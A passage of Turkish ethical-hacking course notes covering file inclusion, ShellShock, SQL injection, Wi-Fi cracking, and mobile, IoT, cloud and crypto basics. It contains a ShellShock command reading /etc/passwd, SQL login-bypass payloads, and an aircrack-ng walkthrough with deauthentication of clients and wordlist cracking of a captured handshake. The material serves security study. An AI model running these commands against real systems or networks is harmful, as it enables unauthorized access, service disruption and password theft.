- <http://192.168.43.189/dvwa/vulnerabilities/fi/?page=https://www.hurriyer.com/index.html>

ShellShock Zafiyeti

- ShellShock zafiyeti genelde Unix ve Linux cihazlarda görülür.
- ShellShock zafiyeti bulunan bir Linux sunucusunda aşağıdaki kod örnek olarak verilebilir;
- `env x='(){:};echo exploit' bash -c 'cat /etc/passwd'`

Module 15: SQL Injection



Enjeksiyon saldırılarına (SQL, OS, LDAP vs.), özellikle SQL enjeksiyonu, web sitelerinde rastlanmaktadır. Enjeksiyon, kullanıcı tarafından alınan verinin yorumlayıcıya komut ya da sorgunun bir parçası olarak gönderilmesi durumunda oluşur.

Saldırmanın düşmanca gönderdiği veriler yorumlayıcının istenmeyen komutları çalıştırmasına veya değiştirmesine sebep olur.

Örnek SQL Sorgusu:

```
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola ='123456'
```

Saldırı SQL Sorguları:

```
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola='123456' OR 1=1 #  
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola ='123456' OR 'a'='a' #  
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola ='123456' OR 1=1 -'  
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola ='123456' OR 'a'='a '  
SELECT * FROM Kullanıcılar_Tablosu WHERE kullanıcıadi='yonetici' AND parola ='123456' AND 1=0 #
```

Saldırı Mantığı

```
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 'a'='a '  
1 AND 0 OR 1 = 1
```

Module 16: Hacking Wireless Networks

- Kablosuz iletişim türlerinden olan wireless eskiden kablolu iletişimden yavaş adlandırılırken, Wi-Fi 6 standardı ile birbiri ile yarışır duruma gelmiştir.
- Genellikle radyo iletişimine dayanır.

GSM: (Mobil İletişim için Küresel Sistem), mobil ses ve veri hizmetlerini iletmek için kullanılan açık, dijital bir hücreli teknolojidir. 9,6 kbps'ye kadar sesli aramaları ve aktarım hızlarını destekler.

Access Point: Bir kablosuz erişim noktası (WAP) veya daha genel olarak AP, diğer wifi cihazlarının kablolu bir ağa bağlanmasına izin veren bir donanım cihazıdır.

SSID: "Hizmet Kümesi Tanımlayıcısı" anlamına gelir. IEEE 802.11 kablosuz ağ standardı kapsamındadır.

BSSID: WAP'ın MAC adresidir. Üretici tarafından verilmiştir. 24 bittir.

ISM Band: Çoğu ülkede lisans olmadan herhangi bir amaçla kullanılabilen radyo spektrumunun bir parçası olan Endüstriyel, Bilimsel ve Medikal bant.

OFDM: Ortogonal Frekans Bölmeli Çoğullama, birbirinden biraz farklı frekanslarda aralıklı çok sayıda taşıyıcı kullanan bir dijital iletim tekniğidir. 1990'da çıkmıştır. LAN, ADSL'de kullanılır.

FHSS: Frekans atlamalı yayılma spektrumu, FHSS, paraziti önlemek, gizli dinlemeyi önlemek ve kod bölümlü çoklu erişim (CDMA) iletişimlerini etkinleştirmek için kullanılır.

Ağ Türleri

Bir coğrafi alanda konuşlandırılan kablosuz ağ türleri şu şekildedir;

- Wireless personal area network (WPAN)
- Wireless local area network (WLAN)
- Wireless metropolitan area network (WMAN)
- Wireless wide area network (WWAN)

Ek olarak dağıtım senaryosuna göre farklı ağ türleri de vardır;

- Extension to a wired network
- Multiple to a wired network
- 3G/4G/5G hotspot

Wireless Standartları

Wireless Transmission 802.11 Protocols					
Standards	Year Established	Band Frequency	Maximum Data Transfer	Channel Bandwidth	Antenna Configuration
802.11a	1999	5 GHz	54 Mbps	20 MHz	1 x1 SISO
802.11b	1999	2.4 GHz	11 Mbps	20 MHz	1 x1 SISO
802.11g	2003	2.4 GHz	54 Mbps	20 MHz	1 x1 SISO
802.11n	2009	2.4 & 5 GHz	600 Mbps	20 & 40 MHz	Up to 4x4 MIMO
802.11ac	2013	5 GHz	1.3 Gbps	20, 60, 80, 160 MHz	Up to 3x3 SU-MIMO
802.11ac Wave 2	2015	5 GHz	3.47 Gbps	20, 60, 80, 80+80, 160 MHz	Up to 4x4 SU-MIMO & MU-MIMO

Wi-Fi Authentication Modları

Open Authentication to Access Point
Shared Key Authentication to the Access Point
EAP Authentication to the Network
MAC Address Authentication to Network
Combing MAC-Based, EAP, and Open Authentication
Using WPA Key Management

Wi-Fi Chalking

Açık wireless ağlarını tespit edebilmek için geliştirilmiş yöntemler;
- WarWalking: Açık ağları tespit etmek için etrafta yürüyerek dolaşmak.
- WarChalking: Açık kablosuz ağların reklamını yapmak için semboller ve işaretler kullanmak
- WarFlying: Dronları kullanarak açık kablosuz algılama
- WarDriving: Açık kablosuz ağları tespit etmek için etrafta araçla dolaşmak

Wi-Fi Tehditleri

Erişim kontrol saldırısı: Yetkisiz bir ağa erişim elde eden saldırganlar.

Bütünlük ve gizlilik saldırıları: Saldırganlar, meşru kullanıcıların ağa erişmesini engeller.

Kimlik doğrulama saldırıları: Saldırgan, ağın meşru kullanıcılarını taklit etmeye çalışır.

Rogue Access: Saldırganlar, aynı konumdaki mevcut ve meşru bir SSID ile aynı SSID ile bir hileli erişim noktası başlatarak, ağa ve mevcut trafiğe erişim sağlamaya çalışır.

İstemci yanlış ilişkilendirme: Meşru olanların kullanıcı cihazlarındaki otomatik bağlantı ayarından yararlanacağı ve üretilen trafiği yakalayacağı alanların dışında sahte sahte bir erişim noktası yerleştirmek.

Yanlış yapılandırılmış erişim noktası saldırıları: Saldırganlar, cihazdaki yanlış yapılandırmalardan yararlanarak mevcut erişim noktalarına erişim elde eder.

Yetkisiz ilişkilendirme: Bir kullanıcının troyanize edilmiş bilgisayar saldırganın özel ağlara bağlanmasına izin verilebilir.

Ad-hoc bağlantı saldırıları: Ad-hoc bağlantılar, saldırganların bunlardan yararlanmasını mümkün kılan güçlü kimlik doğrulama ve şifreleme sağlamadıkları için güvensiz olma eğilimindedir.

Jamming Saldırıları: Sadece bir parazit sinyali yayarak, bir sinyal bozucu saldırgan kablosuz bir kanaldaki iletişimi etkin bir şekilde engelleyebilir, normal çalışmayı kesintiye uğratabilir, performans sorunlarına neden olabilir ve hatta kontrol sistemine zarar verebilir.

Hacking Wireless Network – Uygulama

Gerekenler;

- Harici Wi-Fi anteni
 - * Laptop Antenleri Monitör Moda sahip değildir.
- Airmo-ng
- Airodump-ng

ADIM 1 - ifconfig

- Adaptörümü bağladıktan sonra komut satırında root olarak **“ifconfig”** komutu çalıştırılır.

ADIM 2 – Wifi Kullanılıyorsa Kapatmak

- Komut satırına root olarak **“airmon-ng check kill”** komutu yazılır.
- Neden kapatıyorum? Çünkü monitör moda çekeceğim. Normal çalıştığı haliyle anteni kullanamam. Bundan dolayı ilk yapılan iş wireless'in kapatılmasıdır.

ADIM 3 – Anteni Monitör Moda Geçirmek

- Komut satırında root olarak **“sudo ip link set wlan0 down”** komutu çalıştırılır, ardından;
- Komut satırında root olarak **“sudo iw dev wlan0 set type monitor”** komutu çalıştırılır.
- Komut satırında root olarak **“sudo ip link set wlan0 up”** komutu çalıştırılarak adaptör tekrar aktif hale gelir.
- * ip ve iw komutları yoksa bunları yüklememiz gerekir.

ADIM 4 – Injection Çalışıyor mu Test Etmek

- Komut satırına **“aireplay-ng -9 wlan0”** yazılarak, etraftaki ağlara enjeksiyon yapabilir miyim diye yalnızca bunu test ediyorum.

ADIM 5 – wlan0 Monitor Modda Başlatılacak

- Komut satırına root olarak **“airmon-ng start wlan0”** komutu çalıştırılır. (monitor modda mı diye kontrol edilir.)

- Burada adaptörümüz için **“monitor mode already enabled”** yazısını görürsek, adaptörümüzün monitor modda olduğunu anlarız.

ADIM 6 – Çevredeki Wi-Fi’leri Tespit Etme

- Komut satırına root olarak **“airodump-ng wlan0”** komutu çalıştırılır.

ADIM 7 – Hedef AP MAC Adresi Alınır

- Komut satırında root olarak **“airodump-ng -c 2 -bssid X:X:X:X:X -w furkanSaldiri”** komutu çalıştırılır.

ADIM 8 – Yeni bir terminal açıp, hedefin bağlantısını düşürmek ()

- Komut satırında root olarak **“aireplay-ng -0 50 -a 3C:46:D8:96:D3:7D wlan0”** komutu çalıştırılır. Burada tüm ağ düşürülür.

- Sadece belirli bir kişinin cihazını düşürmek istersek **“aireplay-ng --deauth 10000 -a [AĞ MAC] -c [CİHAZ MAC] wlan0”** komutunu kullanabiliriz.

ADIM 9 – Handshake Yakalandı – Decrypt Etme

- Komut satırında **“WPA Handshake: X:X:X:X:X”**

ADIM 10 – Decrypt için Aircrack Kullanıyoruz

- **“aircrack-ng -a2 -b 3C:46:D8:96:D3:7D -w /root/password.txt /root/handshake-01.cap”**

- Komutta yer alan password.txt biz de oluşturabiliriz ya da hazır olarak internetten indirebiliriz.

- Kali’de var olanları şu şekilde listeleyebiliriz; **“ls /usr/share/wordlist”**

ADIM 11 – Monitor Modu Kapatıp Network’ü Normale Döndürmek

- **“airmon-ng stop wlan0”**

ADIM 12 – Network’ü Çalıştırmak

- **“systemctl start NetworkManager”**

Module 17: Hacking Mobile Platforms


Top 10 Mobile Risks - Final List 2016

- [M1: Improper Platform Usage](#)
- [M2: Insecure Data Storage](#)
- [M3: Insecure Communication](#)
- [M4: Insecure Authentication](#)
- [M5: Insufficient Cryptography](#)
- [M6: Insecure Authorization](#)
- [M7: Client Code Quality](#)
- [M8: Code Tampering](#)
- [M9: Reverse Engineering](#)
- [M10: Extraneous Functionality](#)

Top 10 Mobile Risks - Final List 2014

- [M1: Weak Server Side Controls](#)
- [M2: Insecure Data Storage](#)
- [M3: Insufficient Transport Layer Protection](#)
- [M4: Unintended Data Leakage](#)
- [M5: Poor Authorization and Authentication](#)
- [M6: Broken Cryptography](#)
- [M7: Client Side Injection](#)
- [M8: Security Decisions Via Untrusted Inputs](#)
- [M9: Improper Session Handling](#)
- [M10: Lack of Binary Protections](#)

Mobil Saldırı Vektörleri




Mobil Zafiyet ve Riskler

- Malicious third-party applications
- Malicious applications on Store
- Malware and rootkits
- Application vulnerabilities
- Data security
- Excessive permission
- Weak encryption
- Operative system updates issues
- Jailbreak and rooting
- Physical attacks

- Application Sandbox Issue-
- Mobile Spam and Phishing
- Open Wi-Fi and Bluetooth Networks
- Hacking Android OS
- Device Administration API
- Root Access / Android Rooting
- iOS Jailbreak
- Windows Phone / Blackberry Hack
- MDM

Android Architecture



Android Mimarisi

- Application Layer
- Middleware Layer
- Internet Layer
- Access Gateway Layer
- Edge Technology Layer

Module 18: IoT Hacking

Geleneksel IoT Saldırı Teknikleri

- Lack of Security
- Vulnerable Interface
- Physical Security Risk
- Lack of Vendor Support
- Difficulties to Update Firmware and OS
- Interoperability Issues

Genel IoT Atak Alanları;

- Device memory containing credentials
- Access control
- Firmware extraction
- Privileges escalation
- Resetting to an insecure state
- Removal of storage media
- Web Attack
- Firmware Attack
- Network services attacks
- Unencrypted local data storage
- Confidentiality and integrity issue
- Cloud computing attacks
- Malicious updates
- Insecure APIs
- Mobile Application threats



IoT Atakları;

- DDoS Attack
- Rolling code attacks
- BlueBorne attacks
- Backdoors
- Eavesdropping
- Sybil attack
- Exploit kits
- MitM attacks
- Replay attacks
- Forget malicious devices
- Side-channel attack
- Ransomware attack

Module 19: Cloud Computing

Cloud Servis Çeşitleri


- SaaS (Software as a Service)
- PaaS (Platform as a Service)
- IaaS (Infrastructure as a Service)
- FaaS (Function as a Service)



Module 20: Cryptography


Simetrik Şifreleme

Simetrik şifreleme, kriptografi teknikleri ve şifreleme algoritmaları içinde en eski ve en iyi bilinen tekniktir. Bir sayı, bir kelime veya rastgele harfler dizisi olabilen gizli bir anahtar kullanır. Gönderen ve alıcı, tüm mesajları şifrelemek ve şifresini çözmek için kullanılan gizli anahtarı bilmelidir.



Asimetrik Şifreleme

Asimetrik şifreleme, simetrik şifrelemenin tersine, iki anahtar bulunduran şifreleme yöntemlerini kapsar. Genel Anahtar (Public Key) ve Özel Anahtar (Private Key) olmak üzere iki adet anahtar içeren bu şifreleme türü günümüzde oldukça yaygın olarak kullanılmaktadır.



Kaynaklar

https://upload.wikimedia.org/wikipedia/commons/thumb/b/b3/Subnetting_Concept.svg/400px-Subnetting_Concept.svg.png

<https://i.hizliresim.com/8GWMUZ.png>

<https://u4p5i3u8.stackpathcdn.com/wp-content/uploads/2016/12/Ping-of-Death-Attack.jpg>

https://cjs6891.github.io/el7_blog/public/img/1515111886.png

https://www.researchgate.net/profile/Alan_Miller5/publication/260186294/figure/fig1/AS:392433964732427@1470574956651/TCP-Finite-State-Machine.png

<https://www.oreilly.com/library/view/ccnp-routing-and/9780133149906/graphics/09fig04.jpg>

https://www.researchgate.net/profile/Georgios_Kambourakis/publication/220816528/figure/fig1/AS:669031715594250@1536520999695/General-Architecture-of-a-DNS-amplification-attack.png

<https://appcheck-ng.com/wp-content/uploads/Botnet-volumetric-HTTP-Request-Flood-Attack-resulting-in-Denial-of-Service-DoS-1024x351.png>

https://2.bp.blogspot.com/_6Y3t2XpO2oE/TPtjLehXwWI/AAAAAAAAAWo/WKxNXpDJPs/s1600/Session_Hijacking_1.JPG

https://www.bookofnetwork.com/images/ethical-hacking-images/TCP-IP-Hijacking/TCP_IP_Hijacking.jpg

https://miro.medium.com/max/2048/1*LZ7OB-7cdsklQnmgi3syg.jpeg

<https://ars.els-cdn.com/content/image/3-s2.0-B9780128053959000149-f14-03-9780128053959.jpg>

<https://www.plixer.com/wp-content/uploads/2014/07/frag1.png>

https://upload.wikimedia.org/wikipedia/commons/8/80/PDU_Fragmentaion_-_en.png

<https://i1.wp.com/gbhackers.com/wp-content/uploads/2016/09/firewalk.gif?resize=486%2C593&ssl=1>

https://www.datacomsystems.com/site/fromassets/8_6858_241115090408.jpg

https://gesz20ker.hu/HTTPTunnel_v1.2.1/common/dgram.gif